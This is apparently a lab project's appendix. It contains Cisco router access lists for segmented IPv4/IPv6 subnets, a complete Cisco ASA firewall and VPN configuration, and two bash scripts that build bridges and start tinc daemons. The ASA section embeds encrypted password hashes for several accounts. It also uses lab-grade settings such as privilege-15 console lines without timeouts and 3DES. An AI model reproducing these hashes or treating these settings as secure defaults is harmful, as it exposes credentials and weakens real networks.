219 deny ip 10.0.10.0 0.0.0.255 10.0.0.0 0.0.255.255
220 remark intsrv-dmzsrv
221 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq www
222 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq 443
223 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp-data
224 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 eq ftp
225 remark admin-dmzsrv-ftppasv
226 permit tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 48999
227 deny tcp 10.0.10.0 0.0.0.255 host 172.16.0.21 gt 49999
228 remark intsrv-dmzsrv-respond-radius
229 permit tcp host 10.0.10.21 eq 389 host 172.16.0.21 established
230 remark intsrv-dmzsrv-end
231 deny ip 10.0.10.0 0.0.0.255 172.16.0.0 0.0.0.255
232 remark intsrv-inet
233 permit tcp 10.0.10.0 0.0.0.255 any eq www
234 permit tcp 10.0.10.0 0.0.0.255 any eq 443
235 permit tcp 10.0.10.0 0.0.0.255 any eq ftp-data
236 permit tcp 10.0.10.0 0.0.0.255 any eq ftp
237 permit udp 10.0.10.0 0.0.0.255 any eq domain
238 ip access-list extended VERKAUF
239 remark verkauf-dhcp
240 permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
241 remark verkauf-dns
242 permit udp 10.0.40.0 0.0.0.255 host 10.0.10.21 eq domain
243 remark verkauf-intsrv
244 permit ip 10.0.40.0 0.0.0.255 host 10.0.10.21
245 remark verkauf-intsrv-end
246 deny ip 10.0.40.0 0.0.0.255 10.0.10.0 0.0.0.255
247 remark verkauf-respondadmin
248 permit tcp 10.0.40.0 0.0.0.255 10.0.20.0 0.0.0.255 established
249 remark verkauf-dmzsrv
250 permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq www
251 permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq 443
252 permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp-data
253 permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 eq ftp
254 remark verkauf-dmzsrv-ftppasv
255 permit tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 48999
256 deny tcp 10.0.40.0 0.0.0.255 host 172.16.0.21 gt 49999
257 remark verkauf-dmzsrv-end
258 deny ip 10.0.40.0 0.0.0.255 172.16.0.0 0.0.0.255
259 remark verkauf-inet
260 permit tcp 10.0.40.0 0.0.0.255 any eq www
261 permit tcp 10.0.40.0 0.0.0.255 any eq 443
262 permit tcp 10.0.40.0 0.0.0.255 any eq ftp-data
263 permit tcp 10.0.40.0 0.0.0.255 any eq ftp
264 !
265 ipv6 route ::/0 2005:2013:FF:A0::2
266 !
267 !
268 !
269 ipv6 access-list INTSRVv6
270 remark intsrv-dhcp
271 permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A10::1 eq 547
272 remark intsrv-adm
273 permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A20::/64 established

```

```

274 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A20::/64
275 permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A20::1 eq 547
276 remark intsrv-dev
277 permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A30::/64 established
278 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A30::/64
279 permit udp 2005:2013:FF:A10::/64 eq 547 host 2005:2013:FF:A30::1 eq 547
280 remark intsrv-verkauf
281 permit tcp 2005:2013:FF:A10::/64 2005:2013:FF:A40::/64 established
282 permit udp 2005:2013:FF:A10::/64 eq domain 2005:2013:FF:A40::/64
283 remark intsrv-lan-end
284 deny ipv6 2005:2013:FF:A10::/64 2005:2013:FF:A00::/56
285 remark intsrv-dmzsrv
286 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq www
287 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq 443
288 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq ftp-data
289 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 eq ftp
290 remark admin-dmzsrv-ftppasv
291 permit tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 gt 48999
292 deny tcp 2005:2013:FF:A10::/64 host 2005:2013:FF:B0::21 gt 49999
293 remark intsrv-dmzsrv-respond-radius
294 permit tcp host 2005:2013:FF:A10::21 eq 389 host 2005:2013:FF:B0::11 established
295 remark intsrv-dmzsrv-end
296 deny ipv6 2005:2013:FF:A10::/64 2005:2013:FF:B0::/64
297 remark intsrv-inet
298 permit tcp 2005:2013:FF:A10::/64 any eq www
299 permit tcp 2005:2013:FF:A10::/64 any eq 443
300 permit tcp 2005:2013:FF:A10::/64 any eq ftp-data
301 permit tcp 2005:2013:FF:A10::/64 any eq ftp
302 permit udp 2005:2013:FF:A10::/64 any eq domain
303 !
304 ipv6 access-list ADMINv6
305 permit icmp any FF02::/16 router-solicitation
306 remark admin-dhcp
307 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
308 remark admin-dns
309 permit udp 2005:2013:FF:A20::/64 host 2005:2013:FF:A10::21 eq domain
310 remark admin-intsrv
311 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A10::/64
312 remark admin-int
313 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A30::/64
314 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A40::/64
315 remark admin-dmzsrv
316 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq www
317 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq 443
318 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq ftp-data
319 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 eq ftp
320 remark admin-dmzsrv-ftppasv
321 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 gt 48999
322 deny tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::21 gt 49999
323 remark admin-dmzsw
324 permit tcp 2005:2013:FF:A20::/64 host 2005:2013:FF:B0::2 eq 22
325 remark admin-dmz-end
326 deny ipv6 2005:2013:FF:A20::/64 2005:2013:FF:B0::/64
327 remark admin-network
328 permit ipv6 2005:2013:FF:A20::/64 2005:2013:FF:A0::/64
329 remark admin-inet
330 permit tcp 2005:2013:FF:A20::/64 any
331 !
332 ipv6 access-list DEVv6
333 permit icmp any FF02::/16 router-solicitation
334 remark dev-dhcp
335 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
336 remark dev-dns
337 permit udp 2005:2013:FF:A30::/64 host 2005:2013:FF:A10::21 eq domain
338 remark dev-intsrv
339 permit ipv6 2005:2013:FF:A30::/64 host 2005:2013:FF:A10::21
340 remark dev-intsrv-end
341 deny ipv6 2005:2013:FF:A30::/64 2005:2013:FF:A10::/64
342 remark dev-respondadmin

```



```

343 permit tcp 2005:2013:FF:A30::/64 2005:2013:FF:A20::/64 established
344 remark dev-dmzsrv
345 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq www
346 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq 443
347 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq ftp-data
348 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 eq ftp
349 remark dev-dmzsrv-ftppasv
350 permit tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 gt 48999
351 deny tcp 2005:2013:FF:A30::/64 host 2005:2013:FF:B0::21 gt 49999
352 remark dev-dmzsrv-end
353 deny ipv6 2005:2013:FF:A30::/64 2005:2013:FF:B0::/64
354 remark dev-inet
355 permit tcp 2005:2013:FF:A30::/64 any eq www
356 permit tcp 2005:2013:FF:A30::/64 any eq 443
357 permit tcp 2005:2013:FF:A30::/64 any eq ftp-data
358 permit tcp 2005:2013:FF:A30::/64 any eq ftp
359 !
360 ipv6 access-list VERKAUFv6
361 permit icmp any FF02::/16 router-solicitation
362 remark verkauf-dhcp
363 permit udp FE80::/16 eq 546 host FF02::1:2 eq 547
364 remark verkauf-dns
365 permit udp 2005:2013:FF:A40::/64 host 2005:2013:FF:A10::21 eq domain
366 remark verkauf-intsrv
367 permit ipv6 2005:2013:FF:A40::/64 host 2005:2013:FF:A10::21
368 remark verkauf-intsrv-end
369 deny ipv6 2005:2013:FF:A40::/64 2005:2013:FF:A10::/64
370 remark verkauf-responddadmin
371 permit tcp 2005:2013:FF:A40::/64 2005:2013:FF:A20::/64 established
372 remark verkauf-dmzsrv
373 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq www
374 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq 443
375 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq ftp-data
376 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 eq ftp
377 remark verkauf-dmzsrv-ftppasv
378 permit tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 gt 48999
379 deny tcp 2005:2013:FF:A40::/64 host 2005:2013:FF:B0::21 gt 49999
380 remark verkauf-dmzsrv-end
381 deny ipv6 2005:2013:FF:A40::/64 2005:2013:FF:B0::/64
382 remark verkauf-inet
383 permit tcp 2005:2013:FF:A40::/64 any eq www
384 permit tcp 2005:2013:FF:A40::/64 any eq 443
385 permit tcp 2005:2013:FF:A40::/64 any eq ftp-data
386 permit tcp 2005:2013:FF:A40::/64 any eq ftp
387 !
388 control-plane
389 !
390 !
391 !
392 !
393 mgcp behavior g729-variants static-pt
394 !
395 !
396 !
397 !
398 !
399 !
400 line con 0
401 exec-timeout 0 0
402 privilege level 15
403 logging synchronous
404 line aux 0
405 exec-timeout 0 0
406 privilege level 15
407 logging synchronous
408 line vty 0 4
409 login
410 !
411 !

```

412 end

B. Konfiguration ASA

```
1 : Saved
2 :
3 ASA Version 8.4(2)
4 !
5 hostname ciscoasa
6 enable password 2KFQnbNIdI.2KYOU encrypted
7 passwd 2KFQnbNIdI.2KYOU encrypted
8 names
9 !
10 interface GigabitEthernet0
11   nameif outside
12   security-level 0
13   ip address 209.165.50.1 255.255.255.0
14   ipv6 address 2005:209:165:50::1/64
15   ipv6 enable
16 !
17 interface GigabitEthernet1
18   nameif dmz
19   security-level 50
20   ip address 172.16.0.1 255.255.255.0
21   ipv6 address 2005:2013:ff:b0::1/64
22   ipv6 enable
23 !
24 interface GigabitEthernet2
25   nameif inside
26   security-level 100
27   ip address 10.100.0.2 255.255.255.252
28   ipv6 address 2005:2013:ff:a0::2/64
29   ipv6 enable
30 !
31 interface GigabitEthernet3
32   shutdown
33   no nameif
34   no security-level
35   no ip address
36 !
37 interface GigabitEthernet4
38   shutdown
39   no nameif
40   no security-level
41   no ip address
42 !
43 interface GigabitEthernet5
44   shutdown
45   no nameif
46   no security-level
47   no ip address
48 !
49 ftp mode passive
50 object network NAT_inside_overload
51   subnet 10.0.0.0 255.255.0.0
52 object network NAT_dmzsrv_outside
53   host 209.165.50.2
54 object network NAT_dmz_static
55   host 172.16.0.21
56 object network NO_NAT_INSIDE
57   subnet 10.0.10.0 255.255.255.0
58 object network NO_NAT_VPN
59   subnet 10.0.99.0 255.255.255.0
60 object-group service dmzsrv2inet_UDPPorts udp
61   port-object eq domain
62 object-group service dmzsrv2inet_TCPSPorts tcp
63   port-object eq www
64   port-object eq https
65   port-object eq ftp-data
66   port-object eq ftp
```

```

67 object-group service inet2dmzsrv-TCPPorts tcp
68   port-object eq www
69   port-object eq https
70   port-object eq ftp-data
71   port-object eq ftp
72   port-object range 48999 49999
73 object-group network inside_subnets_ipv6
74   network-object 2005:2013:ff:a10::/64
75   network-object 2005:2013:ff:a20::/64
76   network-object 2005:2013:ff:a30::/64
77   network-object 2005:2013:ff:a40::/64
78   network-object 2005:2013:ff:a0::/64
79 access-list inside_in extended permit ip any any
80 access-list dmz_in remark dmzsrv-intsrv-ldap
81 access-list dmz_in extended permit tcp host 172.16.0.21 host 10.0.10.21 eq ldap
82 access-list dmz_in remark dmz-nolan-access
83 access-list dmz_in extended deny ip 172.16.0.0 255.255.255.0 10.0.0.0 255.0.0.0 log
84 access-list dmz_in remark dmzsrv-inet
85 access-list dmz_in extended permit tcp host 172.16.0.21 any object-group
    dmzsrv2inet-TCPPorts
86 access-list dmz_in extended permit udp host 172.16.0.21 any object-group
    dmzsrv2inet-UDPPorts
87 access-list dmz_in extended deny ip any any log
88 access-list outside_in remark wan-dmzsrv
89 access-list outside_in extended permit tcp any host 172.16.0.21 object-group
    inet2dmzsrv-TCPPorts
90 access-list outside_in extended deny ip any any log
91 access-list 99 remark permit ip access from any to server subnet
92 access-list 99 extended permit ip any 10.0.10.0 255.255.255.0
93 access-list SPLIT_TUNNEL_LIST standard permit 10.0.10.0 255.255.255.0
94 pager lines 24
95 logging console informational
96 mtu outside 1500
97 mtu dmz 1500
98 mtu inside 1500
99 ip local pool VPN-ADMIN 10.0.99.1-10.0.99.126 mask 255.255.255.128
100 ip local pool VPN-USERS 10.0.99.129-10.0.99.254 mask 255.255.255.128
101 ip verify reverse-path interface outside
102 ipv6 icmp permit any outside
103 ipv6 icmp permit any dmz
104 ipv6 icmp permit any inside
105 ipv6 route inside 2005:2013:ff:a10::/64 2005:2013:ff:a0::1
106 ipv6 route inside 2005:2013:ff:a20::/64 2005:2013:ff:a0::1
107 ipv6 route inside 2005:2013:ff:a30::/64 2005:2013:ff:a0::1
108 ipv6 route inside 2005:2013:ff:a40::/64 2005:2013:ff:a0::1
109 ipv6 access-list dmz_in_v6 remark dmzsrv-intsrv-ldap
110 ipv6 access-list dmz_in_v6 permit tcp host 2005:2013:ff:b0::21 host
    2005:2013:ff:a10::21 eq ldap
111 ipv6 access-list dmz_in_v6 remark dmz-nolan-access
112 ipv6 access-list dmz_in_v6 deny ip 2005:2013:ff:b0::/64 object-group
    inside_subnets_ipv6
113 ipv6 access-list dmz_in_v6 remark dmzsrv-inet
114 ipv6 access-list dmz_in_v6 permit tcp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet-TCPPorts
115 ipv6 access-list dmz_in_v6 permit udp host 2005:2013:ff:b0::21 any object-group
    dmzsrv2inet-UDPPorts
116 ipv6 access-list dmz_in_v6 deny ip any any log
117 ipv6 access-list outside_in_v6 remark wan-dmzsrv
118 ipv6 access-list outside_in_v6 permit tcp any host 2005:2013:ff:b0::21 object-group
    inet2dmzsrv-TCPPorts
119 ipv6 access-list outside_in_v6 deny ip any any log
120 ipv6 access-list inside_in_v6 permit ip any any
121 no failover
122 icmp unreachable rate-limit 1 burst-size 1
123 icmp deny any outside
124 icmp permit any dmz
125 icmp permit any inside
126 no asdm history enable
127 arp timeout 14400

```

```

128 nat (inside,outside) source static NO_NAT_INSIDE NO_NAT_INSIDE destination static
    NO_NAT_VPN NO_NAT_VPN
129 !
130 object network NAT_inside_overload
131 nat (inside,outside) dynamic interface
132 object network NAT_dmz_static
133 nat (dmz,outside) static NAT_dmzsrv_outside
134 access-group outside_in in interface outside
135 access-group outside_in_v6 in interface outside
136 access-group dmz_in in interface dmz
137 access-group dmz_in_v6 in interface dmz
138 access-group inside_in in interface inside
139 access-group inside_in_v6 in interface inside
140 route inside 10.0.0.0 255.255.0.0 10.100.0.1 1
141 timeout xlate 3:00:00
142 timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
143 timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
144 timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
145 timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
146 timeout tcp-proxy-reassembly 0:01:00
147 timeout floating-conn 0:00:00
148 dynamic-access-policy-record DfltAccessPolicy
149 user-identity default-domain LOCAL
150 aaa authentication ssh console LOCAL
151 no snmp-server location
152 no snmp-server contact
153 snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
154 crypto ipsec ikev1 transform-set ESP-3DES-SHA esp-3des esp-sha-hmac
155 crypto dynamic-map outside_dyn_map 10 set ikev1 transform-set ESP-3DES-SHA
156 crypto dynamic-map outside_dyn_map 10 set security-association lifetime seconds 288000
157 crypto dynamic-map outside_dyn_map 10 set reverse-route
158 crypto map outside_map 10 ipsec-isakmp dynamic outside_dyn_map
159 crypto map outside_map interface outside
160 crypto ikev1 enable outside
161 crypto ikev1 policy 65535
162 authentication pre-share
163 encryption aes-256
164 hash sha
165 group 2
166 lifetime 43200
167 telnet timeout 5
168 ssh 10.0.20.0 255.255.255.0 inside
169 ssh timeout 30
170 console timeout 0
171 threat-detection basic-threat
172 threat-detection statistics access-list
173 no threat-detection statistics tcp-intercept
174 group-policy VPN_ADMINISTRATOR internal
175 group-policy VPN_ADMINISTRATOR attributes
176 dns-server value 10.0.10.21
177 vpn-filter value 99
178 vpn-tunnel-protocol ikev1 ikev2
179 split-tunnel-policy tunnelspecified
180 split-tunnel-network-list value SPLIT_TUNNEL_LIST
181 default-domain value wosm.com
182 address-pools value VPN_ADMIN
183 group-policy VPN_USERS_GROUP internal
184 group-policy VPN_USERS_GROUP attributes
185 dns-server value 10.0.10.21
186 vpn-filter value 99
187 vpn-tunnel-protocol ikev1 ikev2
188 split-tunnel-policy tunnelspecified
189 split-tunnel-network-list value SPLIT_TUNNEL_LIST
190 default-domain value wosm.com
191 address-pools value VPN_USERS
192 username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
193 username verkauf password FHPW9HqIN8QD22Y/ encrypted
194 username verkauf attributes
195 vpn-group-policy VPN_USERS_GROUP

```

```

196  vpn-filter value 99
197  username admin password f3UhLvUj1QsXsuK7 encrypted
198  username admin attributes
199  vpn-group-policy VPN_ADMINISTRATOR
200  vpn-filter value 99
201  tunnel-group VPN_ADMINISTRATOR type remote-access
202  tunnel-group VPN_ADMINISTRATOR general-attributes
203  address-pool VPN-ADMIN
204  default-group-policy VPN_ADMINISTRATOR
205  tunnel-group VPN_ADMINISTRATOR ipsec-attributes
206  ikev1 pre-shared-key *****
207  tunnel-group VPN_USERS.GROUP type remote-access
208  tunnel-group VPN_USERS.GROUP general-attributes
209  address-pool VPN-USERS
210  default-group-policy VPN_USERS.GROUP
211  tunnel-group VPN_USERS.GROUP ipsec-attributes
212  ikev1 pre-shared-key *****
213  !
214  class-map tcp-syn
215  match any
216  class-map inspection_default
217  match default-inspection-traffic
218  !
219  !
220  policy-map type inspect dns preset_dns_map
221  parameters
222  message-length maximum 512
223  policy-map global_policy
224  class inspection_default
225  inspect dns preset_dns_map
226  inspect ftp
227  inspect h323 h225
228  inspect h323 ras
229  inspect rsh
230  inspect rtsp
231  inspect esmtp
232  inspect sqlnet
233  inspect skinny
234  inspect sunrpc
235  inspect xdmcp
236  inspect sip
237  inspect netbios
238  inspect tftp
239  inspect http
240  policy-map tcpmap
241  class tcp_syn
242  set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
    per-client-embryonic-max 10
243  set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
244  !
245  service-policy tcpmap global
246  service-policy global_policy interface outside
247  prompt hostname context
248  no call-home reporting anonymous
249  call-home
250  profile CiscoTAC-1
251  no active
252  destination address http
    https://tools.cisco.com/its/service/oddce/services/DDCEService
253  destination address email callhome@cisco.com
254  destination transport-method http
255  subscribe-to-alert-group diagnostic
256  subscribe-to-alert-group environment
257  subscribe-to-alert-group inventory periodic monthly
258  subscribe-to-alert-group configuration periodic monthly
259  subscribe-to-alert-group telemetry periodic daily
260  crashinfo save disable
261  Cryptochecksum:15602c08839a9f6456ce0d4a95c48fa2
262  : end

```

C. Tinc Startscript VMware

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo configuring local links...
12 ifconfig eth1 0.0.0.0
13 ifconfig eth2 0.0.0.0
14 ifconfig eth3 0.0.0.0
15 ifconfig eth4 0.0.0.0
16 ifconfig eth5 0.0.0.0
17 ifconfig eth6 0.0.0.0
18
19 echo bringing up bridges...
20 ifconfig brv_10 up
21 ifconfig brv_20 up
22 ifconfig brv_30 up
23 ifconfig brv_40 up
24 ifconfig brv_110 up
25 ifconfig brv_120 up
26
27 echo adding local ifs to bridges...
28 sleep 1
29 brctl addif brv_10 eth1
30 brctl addif brv_20 eth2
31 brctl addif brv_30 eth3
32 brctl addif brv_40 eth4
33 brctl addif brv_110 eth5
34 brctl addif brv_120 eth6
35
36 echo enabling local links...
37 sleep 1
38 ifconfig eth1 up
39 ifconfig eth2 up
40 ifconfig eth3 up
41 ifconfig eth4 up
42 ifconfig eth5 up
43 ifconfig eth6 up
44
45 echo starting tinc daemons...
46 sleep 1
47 tincd -n bridge_10
48 sleep 1
49 tincd -n bridge_20
50 sleep 1
51 tincd -n bridge_30
52 sleep 1
53 tincd -n bridge_40
54 sleep 1
55 tincd -n bridge_110
56 sleep 1
57 tincd -n bridge_120
```

D. Tinc Startscript Lab

```
1  #!/bin/bash
2
3  echo creating bridges...
4  brctl addbr brv_10
5  brctl addbr brv_20
6  brctl addbr brv_30
7  brctl addbr brv_40
8  brctl addbr brv_110
9  brctl addbr brv_120
10
11 echo adding vlan subinterfaces
12 ip link add link eth0 name eth0.10 type vlan id 10
13 ip link add link eth0 name eth0.20 type vlan id 20
14 ip link add link eth0 name eth0.30 type vlan id 30
15 ip link add link eth0 name eth0.40 type vlan id 40
16 ip link add link eth0 name eth0.110 type vlan id 110
17 ip link add link eth0 name eth0.120 type vlan id 120
18
19 echo configuring local links...
20 sleep 1
21 ifconfig eth0.10 0.0.0.0
22 ifconfig eth0.20 0.0.0.0
23 ifconfig eth0.30 0.0.0.0
24 ifconfig eth0.40 0.0.0.0
25 ifconfig eth0.110 0.0.0.0
26 ifconfig eth0.120 0.0.0.0
27
28 echo bringing up bridges...
29 ifconfig brv_10 up
30 ifconfig brv_20 up
31 ifconfig brv_30 up
32 ifconfig brv_40 up
33 ifconfig brv_110 up
34 ifconfig brv_120 up
35
36 echo adding local ifs to bridges...
37 sleep 1
38 brctl addif brv_10 eth0.10
39 brctl addif brv_20 eth0.20
40 brctl addif brv_30 eth0.30
41 brctl addif brv_40 eth0.40
42 brctl addif brv_110 eth0.110
43 brctl addif brv_120 eth0.120
44
45 echo enabling local links...
46 sleep 1
47 ifconfig eth0.10 up
48 ifconfig eth0.20 up
49 ifconfig eth0.30 up
50 ifconfig eth0.40 up
51 ifconfig eth0.110 up
52 ifconfig eth0.120 up
53
54 echo starting tinc daemons...
55 sleep 1
56 tincd -n bridge_10
57 sleep 1
58 tincd -n bridge_20
59 sleep 1
60 tincd -n bridge_30
61 sleep 1
62 tincd -n bridge_40
63 sleep 1
64 tincd -n bridge_110
65 sleep 1
66 tincd -n bridge_120
```